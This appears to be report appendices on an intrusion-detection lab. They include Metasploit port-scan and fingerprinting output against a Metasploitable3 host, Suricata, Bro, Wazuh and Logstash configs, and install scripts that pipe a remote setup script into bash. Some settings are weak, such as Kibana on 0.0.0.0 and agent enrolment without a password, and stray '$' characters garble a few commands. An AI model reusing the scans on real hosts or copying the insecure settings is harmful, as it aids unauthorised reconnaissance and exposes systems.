[+] 192.168.174.12:       - 192.168.174.12:135 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:139 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:445 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:3306 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:4848 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:5985 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:8028 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:8080 - TCP OPEN
[+] 192.168.174.12:       - 192.168.174.12:47001 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
```

Figure C.1: Metasploit Port Scan

```
[*] Starting host discovery scans

[*] 4 scans to go...
msf auxiliary(scanner/portscan/tcp) > use scanner/ssh/ssh_version
msf auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.174.12: - 192.168.174.12
RHOSTS => 192.168.174.12: - 192.168.174.12
msf auxiliary(scanner/ssh/ssh_version) > set THREADS 24
THREADS => 24
msf auxiliary(scanner/ssh/ssh_version) > set RPORT 22
RPORT => 22
msf auxiliary(scanner/ssh/ssh_version) > run -j
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf auxiliary(scanner/ssh/ssh_version) > set rhosts 192.168.174.12
rhosts => 192.168.174.12
msf auxiliary(scanner/ssh/ssh_version) > run -j
[*] Auxiliary module running as background job 11.
[+] 192.168.174.12:22     - SSH server version: SSH-2.0-OpenSSH_7.1 ( service.version=7.1 service.vendor=OpenBSD service.family=OpenSSH
service.product=OpenSSH service.protocol=ssh fingerprint_db=ssh.banner )
[*] Scanned 1 of 1 hosts (100% complete)

[*] 3 scans to go...
msf auxiliary(scanner/ssh/ssh_version) > use scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.174.12: - 192.168.174.12
RHOSTS => 192.168.174.12: - 192.168.174.12
msf auxiliary(scanner/smb/smb_version) > set THREADS 24
THREADS => 24
msf auxiliary(scanner/smb/smb_version) > set RPORT 445
RPORT => 445
msf auxiliary(scanner/smb/smb_version) > run -j
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.174.12
rhosts => 192.168.174.12
msf auxiliary(scanner/smb/smb_version) > run -j
[*] Auxiliary module running as background job 12.
[+] 192.168.174.12:445    - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:METASPLOITABLE3) (workgroup:WORKGROUP )
[*] Scanned 1 of 1 hosts (100% complete)

[*] 2 scans to go...
msf auxiliary(scanner/smb/smb_version) > use scanner/mysql/mysql_version
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.174.12: - 192.168.174.12
RHOSTS => 192.168.174.12: - 192.168.174.12
msf auxiliary(scanner/mysql/mysql_version) > set THREADS 24
THREADS => 24
msf auxiliary(scanner/mysql/mysql_version) > set RPORT 3306
RPORT => 3306
```

Figure C.2: Metasploit Open Port Fingerprinting

D

Suricata Configuration

Please note that only the modified fields are listed in this Appendix, the total configuration file has in excess of 1700 lines of configuration options and notes that were left in an unaltered state after deployment.

```
vars:
  # more specifc is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.174.0/24]"
    DC_SERVERS: "[192.168.174.0/24]"
    EXTERNAL_NET: "[192.168.174.0/24]"

port-groups:
    HTTP_PORTS: "80,8282,8383,8585,443"
    SHELLCODE_PORTS: "4444"
```

Listing D.1: Suricata Configuration - suricata.yml

E

Bro Configuration

```
# Example BroControl node configuration.
#
# This example has a standalone node ready to go except for possibly changing
# the sniffing interface.

# This is a complete standalone configuration. Most likely you will
# only need to change the interface.
[bro]
type=standalone
host=localhost
interface=ens33

#NOTE: Unused configuration options and descriptions have been removed.
```

Listing E.1: Bro Configuration - node.cfg

```
# List of local networks in CIDR notation, optionally followed by a
# descriptive tag.
# For example, "10.0.0.0/8" or "fe80::/64" are valid prefixes.

192.168.174.0/24      Private network
```

Listing E.2: Bro Configuration - networks.cfg

```
## Global BroControl configuration file.

###############################################
# Mail Options

# Recipient address for all emails sent out by Bro and BroControl.
MailTo = root@localhost

# Mail connection summary reports each log rotation interval. A value of 1
# means mail connection summaries, and a value of 0 means do not mail
# connection summaries. This option has no effect if the trace-summary
# script is not available.
MailConnectionSummary = 1

# Lower threshold (in percentage of disk space) for space available on the
# disk that holds SpoolDir. If less space is available, "broctl cron" starts
# sending out warning emails. A value of 0 disables this feature.
MinDiskSpace = 5

# Send mail when "broctl cron" notices the availability of a host in the
# cluster to have changed. A value of 1 means send mail when a host status
# changes, and a value of 0 means do not send mail.
MailHostUpDown = 1

###############################################
# Logging Options

# Rotation interval in seconds for log files on manager (or standalone) node.
# A value of 0 disables log rotation.
LogRotationInterval = 86400

# Expiration interval for archived log files in LogDir. Files older than this
# will be deleted by "broctl cron". The interval is an integer followed by
# one of these time units: day, hr, min. A value of 0 means that logs
# never expire.
LogExpireInterval = 0

# Enable BroControl to write statistics to the stats.log file. A value of 1
# means write to stats.log, and a value of 0 means do not write to stats.log.
StatsLogEnable = 0

# Number of days that entries in the stats.log file are kept. Entries older
# than this many days will be removed by "broctl cron". A value of 0 means
# that entries never expire.
StatsLogExpireInterval = 0

###############################################

# Other Options
# Show all output of the broctl status command. If set to 1, then all output
# is shown. If set to 0, then broctl status will not collect or show the peer
# information (and the command will run faster).
StatusCmdShowAll = 0
```

Listing E.3: Bro Configuration - broctl.cfg - Part 1

```
# Number of days that crash directories are kept. Crash directories older
# than this many days will be removed by "broctl cron". A value of 0 means
# that crash directories never expire.
CrashExpireInterval = 0

# Site-specific policy script to load. Bro will look for this in
# $PREFIX/share/bro/site. A default local.bro comes preinstalled
# and can be customized as desired.
SitePolicyScripts = local.bro

# Location of the log directory where log files will be archived each rotation
# interval.
LogDir = /usr/local/bro/logs

# Location of the spool directory where files and data that are currently being
# written are stored.
SpoolDir = /usr/local/bro/spool

# Location of other configuration files that can be used to customize
# BroControl operation (e.g. local networks, nodes).
CfgDir = /usr/local/bro/etc
```

Listing E.4: Bro Configuration - broctl.cfg - Part 2

F

Wazuh Configuration

```
<!--
  Wazuh - Manager - Default configuration for ubuntu 16.04
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
    <logall>no</logall>
    <logall_json>no</logall_json>
    <email_notification>no</email_notification>
    <smtp_server>smtp.example.wazuh.com</smtp_server>
    <email_from>ossecm@example.wazuh.com</email_from>
    <email_to>recipient@example.wazuh.com</email_to>
    <email_maxperhour>12</email_maxperhour>
    <queue_size>131072</queue_size>
  </global>

  <alerts>
    <log_alert_level>3</log_alert_level>
    <email_alert_level>12</email_alert_level>
  </alerts>
  <!-- Choose between "plain", "json", or "plain,json" for the format of internal logs -->
  <logging>
    <log_format>plain</log_format>
  </logging>

  <remote>
    <connection>secure</connection>
    <port>1514</port>
    <protocol>udp</protocol>
    <queue_size>131072</queue_size>
  </remote>
```

Listing F.1: Wazuh Configuration - ossec.conf - Part 1

```
<!-- Policy monitoring -->
<rootcheck>
  <disabled>no</disabled>
  <check_unixaudit>yes</check_unixaudit>
  <check_files>yes</check_files>
  <check_trojans>yes</check_trojans>
  <check_dev>yes</check_dev>
  <check_sys>yes</check_sys>
  <check_pids>yes</check_pids>
  <check_ports>yes</check_ports>
  <check_if>yes</check_if>

  <!-- Frequency that rootcheck is executed - every 12 hours -->
  <frequency>43200</frequency>

  <rootkit_files>/var/ossec/etc/rootcheck/rootkit_files.txt</rootkit_files>
  <rootkit_trojans>/var/ossec/etc/rootcheck/rootkit_trojans.txt</rootkit_trojans>

  <system_audit>/var/ossec/etc/rootcheck/system_audit_rcl.txt</system_audit>
  <system_audit>/var/ossec/etc/rootcheck/system_audit_ssh.txt</system_audit>

  <skip_nfs>yes</skip_nfs>
</rootcheck>

<wodle name="open-scap">
  <disabled>yes</disabled>
  <timeout>1800</timeout>
  <interval>1d</interval>
  <scan-on-start>yes</scan-on-start>
</wodle>

<wodle name="cis-cat">
  <disabled>yes</disabled>
  <timeout>1800</timeout>
  <interval>1d</interval>
  <scan-on-start>yes</scan-on-start>

  <java_path>wodles/java</java_path>
  <ciscat_path>wodles/ciscat</ciscat_path>
</wodle>

<!-- Osquery integration -->
<wodle name="osquery">
  <disabled>yes</disabled>
  <run_daemon>yes</run_daemon>
  <log_path>/var/log/osquery/osqueryd.results.log</log_path>
  <config_path>/etc/osquery/osquery.conf</config_path>
  <add_labels>yes</add_labels>
</wodle>
```

Listing F.2: Wazuh Configuration - ossec.conf - Part 2

```
<!-- System inventory -->
<wodle name="syscollector">
  <disabled>no</disabled>
  <interval>1h</interval>
  <scan_on_start>yes</scan_on_start>
  <hardware>yes</hardware>
  <os>yes</os>
  <network>yes</network>
  <packages>yes</packages>
  <ports all="no">yes</ports>
  <processes>yes</processes>
</wodle>

<wodle name="vulnerability-detector">
  <disabled>yes</disabled>
  <interval>1m</interval>
  <run_on_start>yes</run_on_start>
  <feed name="ubuntu-18">
    <disabled>yes</disabled>
    <update_interval>1h</update_interval>
  </feed>
  <feed name="redhat-7">
    <disabled>yes</disabled>
    <update_interval>1h</update_interval>
  </feed>
  <feed name="debian-9">
    <disabled>yes</disabled>
    <update_interval>1h</update_interval>
  </feed>
</wodle>

<!-- File integrity monitoring -->
<syscheck>
  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
  <frequency>43200</frequency>

  <scan_on_start>yes</scan_on_start>

  <!-- Generate alert when new file detected -->
  <alert_new_files>yes</alert_new_files>

  <!-- Don't ignore files that change more than 'frequency' times -->
  <auto_ignore frequency="10" timeframe="3600">no</auto_ignore>

  <!-- Directories to check (perform all possible verifications) -->
  <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
  <directories check_all="yes">/bin,/sbin,/boot</directories>
```

Listing F.3: Wazuh Configuration - ossec.conf - Part 3

```
  <!-- Files/directories to ignore -->
  <ignore>/etc/mtab</ignore>
  <ignore>/etc/hosts.deny</ignore>
  <ignore>/etc/mail/statistics</ignore>
  <ignore>/etc/random-seed</ignore>
  <ignore>/etc/random.seed</ignore>
  <ignore>/etc/adjtime</ignore>
  <ignore>/etc/httpd/logs</ignore>
  <ignore>/etc/utmpx</ignore>
  <ignore>/etc/wtmpx</ignore>
  <ignore>/etc/cups/certs</ignore>
  <ignore>/etc/dumpdates</ignore>
  <ignore>/etc/svc/volatile</ignore>
  <ignore>/sys/kernel/security</ignore>
  <ignore>/sys/kernel/debug</ignore>

  <!-- Check the file, but never compute the diff -->
  <nodiff>/etc/ssl/private.key</nodiff>

  <skip_nfs>yes</skip_nfs>

  <!-- Remove not monitored files -->
  <remove_old_diff>yes</remove_old_diff>
  <!-- Allow the system to restart Auditd after installing the plugin -->
  <restart_audit>yes</restart_audit>
</syscheck>

<!-- Active response -->
<global>
  <white_list>127.0.0.1</white_list>
  <white_list>^localhost.localdomain$</white_list>
  <white_list>192.168.174.2</white_list>
</global>

<command>
  <name>disable-account</name>
  <executable>disable-account.sh</executable>
  <expect>user</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>

<command>
  <name>restart-ossec</name>
  <executable>restart-ossec.sh</executable>
  <expect></expect>
</command>

<command>
  <name>firewall-drop</name>
  <executable>firewall-drop.sh</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>
```

Listing F.4: Wazuh Configuration - ossec.conf - Part 4

```
<command>
  <name>host-deny</name>
  <executable>host-deny.sh</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>

<command>
  <name>route-null</name>
  <executable>route-null.sh</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>

<command>
  <name>win_route-null</name>
  <executable>route-null.cmd</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>

<!--
<active-response>
  active-response options here
</active-response>
-->

<!-- Log analysis -->
<localfile>
    <location>/var/log/suricata/eve.json</location>
    <log_format>json</log_format>
</localfile>

<localfile>
  <log_format>command</log_format>
  <command>df -P</command>
  <frequency>360</frequency>
</localfile>

<localfile>
  <log_format>full_command</log_format>
  <command>netstat -tulpn | sed 's/\([[:alnum:]]\+\)\ \+[[:digit:]]\+\ \+[[:digit:]]\+\
      ↪ \+\(.*\):\([[:digit:]]*\)\ \+\([0-9\.\:\*]\+\).\+\ \([[:digit:]]*\/[[:alnum:]\-]*\).*/\1 \2 ==
      ↪ \3 == \4 \5/' | sort -k 4 -g | sed 's/ == \(.*\) ==/:\1/' | sed 1,2d</command>
  <alias>netstat listening ports</alias>
  <frequency>360</frequency>
</localfile>

<localfile>
  <log_format>full_command</log_format>
  <command>last -n 20</command>
  <frequency>360</frequency>
</localfile>
```

Listing F.5: Wazuh Configuration - ossec.conf - Part 5

```
  <ruleset>
    <!-- Default ruleset -->
    <decoder_dir>ruleset/decoders</decoder_dir>
    <rule_dir>ruleset/rules</rule_dir>
    <rule_exclude>0215-policy_rules.xml</rule_exclude>
    <list>etc/lists/audit-keys</list>
    <list>etc/lists/amazon/aws-sources</list>
    <list>etc/lists/amazon/aws-eventnames</list>

    <!-- User-defined ruleset -->
    <decoder_dir>etc/decoders</decoder_dir>
    <rule_dir>etc/rules</rule_dir>
  </ruleset>

  <!-- Configuration for ossec-authd
    To enable this service, run:
    ossec-control enable auth
  -->
  <auth>
    <disabled>no</disabled>
    <port>1515</port>
    <use_source_ip>yes</use_source_ip>
    <force_insert>yes</force_insert>
    <force_time>0</force_time>
    <purge>yes</purge>
    <use_password>no</use_password>
    <limit_maxagents>yes</limit_maxagents>
    <ciphers>HIGH:!ADH:!EXP:!MD5:!RC4:!3DES:!CAMELLIA:@STRENGTH</ciphers>
    <!-- <ssl_agent_ca></ssl_agent_ca> -->
    <ssl_verify_host>no</ssl_verify_host>
    <ssl_manager_cert>/var/ossec/etc/sslmanager.cert</ssl_manager_cert>
    <ssl_manager_key>/var/ossec/etc/sslmanager.key</ssl_manager_key>
    <ssl_auto_negotiate>no</ssl_auto_negotiate>
  </auth>
  <cluster>
    <name>wazuh</name>
    <node_name>node01</node_name>
    <node_type>master</node_type>
    <key></key>
    <port>1516</port>
    <bind_addr>0.0.0.0</bind_addr>
    <nodes>
        <node>NODE_IP</node>
    </nodes>
    <hidden>no</hidden>
    <disabled>yes</disabled>
  </cluster>
</ossec_config>
<ossec_config>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/ossec/logs/active-responses.log</location>
  </localfile>
```

Listing F.6: Wazuh Configuration - ossec.conf - Part 6

```
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/auth.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/syslog</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/dpkg.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/kern.log</location>
  </localfile>

</ossec_config>
```

Listing F.7: Wazuh Configuration - ossec.conf - Part 7

G Logstash Configuration

```
# Wazuh - Logstash configuration file
input {
   file {
      type => "wazuh-alerts"
      path => "/var/ossec/logs/alerts/alerts.json"
      codec => "json"
   }
}
#owlh suricata field mappings.
filter {
    if [data][src_ip] {
        mutate{
            add_field => [ "[data][srcip]","%{[data][src_ip]}"]
            remove_field => [ "[data][src_ip]" ]
        }
    }
    if [data][dest_ip] {
        mutate{
            add_field => [ "[data][dstip]","%{[data][dest_ip]}"]
            remove_field => [ "[data][dest_ip]" ]
        }
    }
    if [data][dest_port] {
        mutate{
            add_field => [ "[data][dstport]","%{[data][dest_port]}"]
            remove_field => [ "[data][dest_port]" ]
        }
    }
    if [data][src_port] {
        mutate{
            add_field => [ "[data][srcport]","%{[data][src_port]}"]
            remove_field => [ "[data][src_port]" ]
        }
    }
}
```

Listing G.1: Logstash Wazuh Configuration - 01-wazuh.conf - Part 1

```
#Remaining Wazuh Filters
filter {
     if [data][alert][signature_id] {
        translate {
          override => true
          exact => true
          field => "[data][alert][signature_id]"
          destination => "[rule][pci_dss]"
          dictionary_path => "/etc/logstash/config/pci_3.2.yaml"
        }
     }
}
filter {
    if [data][srcip] {
        mutate {
            add_field => [ "@src_ip", "%{[data][srcip]}" ]
        }
    }
    if [data][aws][sourceIPAddress] {
        mutate {
            add_field => [ "@src_ip", "%{[data][aws][sourceIPAddress]}" ]
        }
    }
}
filter {
    geoip {
        source => "@src_ip"
        target => "GeoLocation"
        fields => ["city_name", "country_name", "region_name", "location"]
    }

    date {
        match => ["timestamp", "ISO8601"]
        target => "@timestamp"
    }
    mutate {
        remove_field => [ "timestamp", "beat", "input_type", "tags", "count", "@version", "log", "offset",
            ↪ "type", "@src_ip", "host"]
    }
}

##Output
output {
    elasticsearch {
        hosts => ["localhost:9200"]
        index => "wazuh-alerts-3.x-%{+YYYY.MM.dd}"
        document_type => "wazuh"
    }
}
```

Listing G.2: Logstash Wazuh Configuration - 01-wazuh.conf - Part 2

H

Snort 3.0 Installation Script

```
#!/bin/bash
################################################## NOTICE ###############################################
#Snort 3.0 installation script - Created by Louis Bernardo
# The following has been optimized for dual core compiling. For make options the additional j3 has been
    ↪ used to assign 2 cores.
# If you have more cores adjust this accordingly. This is core count +1 e.g. 4 cores you need j 5 and for
    ↪ 8 cores j 9.
#Apt based dependencies
apt-get update && apt-get$ install -y asciidoc autoconf autotools-dev bison build-essential cmake$
    ↪ cpputest dblatex flex g++ libpcre3-dev libdumbnet-dev libhwloc-dev libhsm-bin libluajit-5.1-dev
    ↪ liblzma-dev libnetfilter-queue-dev libpcap-dev libssl-dev libsqlite3-dev uuid-dev libtool openssl
    ↪ pkg-config source-highlight w3m zlib1g-dev

mkdir -p /data/install/ && cd /data/install/

#Downloads
wget http://www.colm.net/files/colm/colm-0.13.0.5.tar.gz
wget http://www.colm.net/files/ragel/ragel-6.10.tar.gz
wget https://dl.bintray.com/boostorg/release/1.65.1/source/boost_1_65_1.tar.gz
wget https://github.com/intel/hyperscan/archive/v4.7.0.tar.gz -O hyperscan-v4.7.0.tar.gz
wget https://downloads.sourceforge.net/project/safeclib/libsafec-10052013.tar.gz
wget https://github.com/google/flatbuffers/archive/master.tar.gz -O flatbuffers-master.tar.gz
wget https://www.snort.org/downloads/snortplus/daq-2.2.2.tar.gz

#Extract
tar xvzf colm-0.13.0.5.tar.gz
tar xzvf ragel-6.10.tar.gz
tar xvzf boost_1_65_1.tar.gz
tar xvfz hyperscan-v4.7.0.tar.gz
tar xvzf libsafec-10052013.tar.gz
tar xvzf flatbuffers-master.tar.gz
tar xvzf daq-2.2.2.tar.gz
```

Listing H.1: Snort 3.0 Bash Installation Script - Part 1

```
## Safec < This isn't currently working as there is a bug (http://seclists.org/snort/2018/q1/269) You can
    ↪ uncomment the following lines
## or leave it in place as it doesn't interfere with anything. I will fix the script if needed once they
    ↪ have resolved the bug in the
## snort compiler.
## safec for runtime bounds checks on certain legacy C-library calls (this is optional but recommended):
cd /data/install/libsafec-10052013
./configure
make
make install

## Ragel/boost/hyperscan/colm
## Snort3 will use Hyperscan for fast pattern matching. Hyperscan requires Ragel and the Boost headers:

##Colm
cd /data/install/colm-0.13.0.5
./autogen
./configure
make -j3
make install -j3

##Ragel
cd /data/install/ragel-6.10
./configure
make -j3
make install -j3

## Hyperscan requires the Boost C++ Libraries
## Install Hyperscan 4.7.0 from source, referencing the location of the Boost headers source directory:
cd /data/install/hyperscan-4.7.0
cmake -DCMAKE_INSTALL_PREFIX=/usr/local -DBOOST_ROOT=/data/install/boost_1_65_1/
    ↪ /data/install/hyperscan-4.7.0
make -j3
make install -j3

## To test Hyperscan use the following
## cd /data/install/hyperscan-4.7.0
## ./bin/unit-hyperscan


## Snort has an optional requirement for flatbuffers, A memory efficient serialization library:
mkdir -p /data/install/flatbuffers-build
cd /data/install/flatbuffers-build
cmake /data/install/flatbuffers-master
make -j3
make install -j3

## DAQ install
cd /data/install/daq-2.2.2
./configure
make -j3
make install -j3
```

Listing H.2: Snort 3.0 Bash Installation Script - Part 2

```
##Update shared libraries:
ldconfig

cd /data/install/
git clone git://github.com/snortadmin/snort3.git
cd /data/install/snort3
./configure_cmake.sh$ --prefix=/ --enable-safec --enable-large-pcap --enable-shell
cd build
make -j3
make install -j3

echo 'export LUA_PATH=/usr/include/snort/lua/\?.lua\;\;' >> ~/.profile
echo 'export SNORT_LUA_PATH=/etc/snort' >> ~/.profile
. ~/.profile


#safec is not being detected by the Snort 3 compile process.
```

Listing H.3: Snort 3.0 Bash Installation Script - Part 3

I

Wazuh Installation Script

```
#/bin/bash

# Updated to Versions:
# Elasticsearch:6.2.3
# Logstash:6.2.3-1
# Kibana: 6.2.3
# Wazuh: 3.2.1-1
# This script will deploy Wazuh and it's dependencies on a single host.
# abbreviated version of commands from the URL in the next line. Some added sed instructions to perform
    ↪ configuration.
# URL1: https://documentation.wazuh.com/current/
#   installation-guide/installing-wazuh-server/wazuh_server_deb.html#wazuh-server-deb
# URL2: https://documentation.wazuh.com/current/
#   installation-guide/installing-elastic-stack/elastic_server_deb.html#elastic-server-deb
# I make no claims of ownership of these steps nor do I take any responsibility for the consequences of
    ↪ running this script.


#preparation
set -x #for debug
apt-get update
apt-get install curl$ apt-transport-https lsb-release -y

#add repo and key
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | apt-key add -
echo "deb https://packages.wazuh.com/3.x/apt/ stable main" | tee -a /etc/apt/sources.list.d/wazuh.list
apt-get update

#Install Wazuh Manager
apt-get install wazuh-manager -y
systemctl status wazuh-manager -y
service wazuh-manager status
sleep 5
```

Listing I.1: Wazuh Bash Installation Script - Part 1

```
#Adding Wazuh API
curl -sL https://deb.nodesource.com/setup_6.x | bash -
#old config
#curl -sL https://deb.nodesource.com/setup_6.x | sudo -E bash -
apt-get install nodejs -y
apt-get install wazuh-api -y
systemctl status wazuh-api
service wazuh-api status
sleep 5

############################################################################################
#Add filebeat
######################### Uncomment the following bbefore running if you need filebeat locally
    ↪ ################################
#curl -s https://artifacts.elastic.co/GPG-KEY-elasticsearch | apt-key add -
#echo "deb https://artifacts.elastic.co/packages/6.x/apt stable main" | tee
    ↪ /etc/apt/sources.list.d/elastic-6.x.list
#apt-get update
#apt-get install filebeat -y
#curl -so /etc/filebeat/filebeat.yml
    ↪ https://raw.githubusercontent.com/wazuh/wazuh/3.0/extensions/filebeat/filebeat.yml
#sed -i 's/ELASTIC_SERVER_IP/127.0.0.1/g' /etc/filebeat/filebeat.yml
#systemctl daemon-reload
#systemctl enable filebeat.service
#systemctl start filebeat.service
#systemctl status filebeat.service
#sleep 5
############################################################################################
#Install ELK
#Java
echo "deb http://ppa.launchpad.net/webupd8team/java/ubuntu xenial main" | tee
    ↪ /etc/apt/sources.list.d/webupd8team-java.list
echo "deb-src http://ppa.launchpad.net/webupd8team/java/ubuntu xenial main" | tee -a
    ↪ /etc/apt/sources.list.d/webupd8team-java.list
apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys EEA14886
add-apt-repository ppa:webupd8team/java -y
apt-get update
echo "oracle-java8-installer shared/accepted-oracle-license-v1-1 select true" | sudo debconf-set-selections
echo debconf shared/accepted-oracle-license-v1-1 select true | sudo debconf-set-selections
echo debconf shared/accepted-oracle-license-v1-1 seen true | sudo debconf-set-selections
apt-get install oracle-java8-installer -y
apt-get install curl$ apt-transport-https
curl -s https://artifacts.elastic.co/GPG-KEY-elasticsearch | apt-key add -
echo "deb https://artifacts.elastic.co/packages/6.x/apt stable main" | tee
    ↪ /etc/apt/sources.list.d/elastic-6.x.list
apt-get update
#Elasticsearch
apt-get install elasticsearch=6.2.3 -y
systemctl daemon-reload
systemctl enable elasticsearch.service
systemctl start elasticsearch.service
sleep 15
```

Listing I.2: Wazuh Bash Installation Script - Part 2

```
#add Wazuh templates
curl https://raw.githubusercontent.com/wazuh/wazuh/3.2/extensions/elasticsearch/
    wazuh-elastic6-template-alerts.json | curl -XPUT 'http://localhost:9200/_template/wazuh' -H
        ↪ 'Content-Type: application/json' -d @-
sleep 6

#Logstash
apt-get install logstash=1:6.2.3-1 -y
curl -so /etc/logstash/conf.d/01-wazuh.conf
     ↪ https://raw.githubusercontent.com/wazuh/wazuh/3.2/extensions/logstash/01-wazuh-local.conf
usermod -a -G ossec logstash
systemctl daemon-reload
systemctl enable logstash.service
systemctl start logstash.service
sleep 5

#Kibana
apt-get install kibana=6.2.3 -y
export NODE_OPTIONS="--max-old-space-size=3072"
#The commented line below appears to be problematic with proxy servers and or dodgy internet connections.
     ↪ The new lines compensate for this. Uncomment them if needed.
/usr/share/kibana/bin/kibana-plugin install https://packages.wazuh.com/wazuhapp/wazuhapp-3.2.1_6.2.3.zip
#wget https://packages.wazuh.com/wazuhapp/wazuhapp.zip -O /tmp/wazuhapp.zip
#/usr/share/kibana/bin/kibana-plugin install file:///tmp/wazuhapp.zip

sed -i '/#server.host: "localhost"/c\server.host: "0.0.0.0"' /etc/kibana/kibana.yml
systemctl daemon-reload
systemctl enable kibana.service
systemctl start kibana.service
sleep 5

#disable elastic repo to prevent unintentional damage when new versions are released
sed -i -r '/deb https:\/\/artifacts.elastic.co\/packages\/6.x\/apt stable main/ s/^(.*)$/#\1/g'
     ↪ /etc/apt/sources.list.d/elastic-6.x.list

######### Create backup dir for default config files
#mkdir /wazuhinstall

######### Configure Self-Signed Certificate for Logstash and Filebeat
######### Uncomment the following lines and update the values indicated e.g. sed -i '/\[ v3_ca \]/a
     ↪ subjectAltName = IP: 10.10.10.10 ' /tmp/custom_openssl.cnf
#cp /etc/ssl/openssl.cnf /wazuhinstall/custom_openssl.cnf
#sed -i '/\[ v3_ca \]/a subjectAltName = IP: {IP address} ' /wazuhinstall/custom_openssl.cnf #Replace IP
     ↪ address with your server address.
#openssl req -x509 -batch -nodes -days 3650 -newkey rsa:2048 -keyout /etc/logstash/logstash.key -out
     ↪ /etc/logstash/logstash.crt -config /wazuhinstall/custom_openssl.cnf
#rm /wazuhinstall/custom_openssl.cnf
```

Listing I.3: Wazuh Bash Installation Script - Part 3

```
######### Enable SSL for Logstash
######### The following removes the comment hashes and enables SSL for Logstash ######

#cp /etc/logstash/conf.d/01-wazuh.conf /wazuhinstall/01-wazuh.conf.bak
#sed -i '/^#. * ssl => true/s/^#//' /etc/logstash/conf.d/01-wazuh.conf
#sed -i '/^#. * ssl_certificate/s/^#//' /etc/logstash/conf.d/01-wazuh.conf
#sed -i '/^#. * ssl_key/s/^#//' /etc/logstash/conf.d/01-wazuh.conf
#systemctl restart logstash.service

######### Enable SSL for filebeat
######### The following removes the comment hashes and enables SSL for filebeat ######
#cp /etc/logstash/logstash.crt /etc/filebeat/logstash.crt
#cp /etc/filebeat/filebeat.yml /wazuhinstall/filebeat.yml.bak
#sed -i '/^#. * ssl/s/^#//' /etc/filebeat/filebeat.yml
#sed -i '/^#. * certificate_authorities/s/^#//' /etc/filebeat/filebeat.yml
#systemctl restart filebeat.service

######### Secure Wazuh API
######### Uncomment the following to configure security for the Wazuh Api
#cd /var/ossec/api/configuration/auth
#sudo node htpasswd -c user myUserName #Replace myUserName with a username of your choice

#Enable HTTPS on Wazuh API
echo PLEASE ANSWER THE FOLLOWING PROMPTS......
/var/ossec/api/scripts/configure_api.sh
echo ****************************ACTION COMPLETE************************************
```

Listing I.4: Wazuh Bash Installation Script - Part 4

J

Wazuh Decoder and Rule Examples

```
<decoder name="apache-errorlog">
    <program_name>^apache2|^httpd</program_name>
</decoder>
<decoder name="apache-errorlog">
    <prematch>^[warn] |^[notice] |^[error] </prematch>
</decoder>
<decoder name="apache-errorlog">
    <prematch>^[\w+ \w+ \d+ \d+:\d+:\d+.\d+ \d+] [\S+:warn] |^[\w+ \w+ \d+ \d+:\d+:\d+.\d+ \d+]
        ↪ [\S+:notice] |^[\w+ \w+ \d+ \d+:\d+:\d+.\d+ \d+] [\S*:error] |^[\w+ \w+ \d+ \d+:\d+:\d+.\d+
        ↪ \d+] [\S+:info] </prematch>
</decoder>
<decoder name="apache24-errorlog-ip-port">
    <parent>apache-errorlog</parent>
    <prematch offset="after_parent">[client \S+:\d+] \S+:</prematch>
    <regex offset="after_parent">[client (\S+):(\d+)] (\S+): </regex>
    <order>srcip,srcport,id</order>
</decoder>
<decoder name="apache24-errorlog-ip">
    <parent>apache-errorlog</parent>
    <prematch offset="after_parent">[client \S+] \S+:</prematch>
    <regex offset="after_parent">[client (\S+)] (\S+): </regex>
    <order>srcip,id</order>
</decoder>
<decoder name="apache-errorlog-ip">
    <parent>apache-errorlog</parent>
    <prematch offset="after_parent">[client</prematch>
    <regex offset="after_prematch">^ (\S+):(\d+)] |^ (\S+)] </regex>
    <order>srcip,srcport</order>
</decoder>
```

Listing J.1: Wazuh Decoder: Apache Error logs

```
<decoder name="json">
 <prematch>^{\s*"</prematch>
  <plugin_decoder>JSON_Decoder</plugin_decoder>
</decoder>
```

Listing J.2: Wazuh Decoder: JSON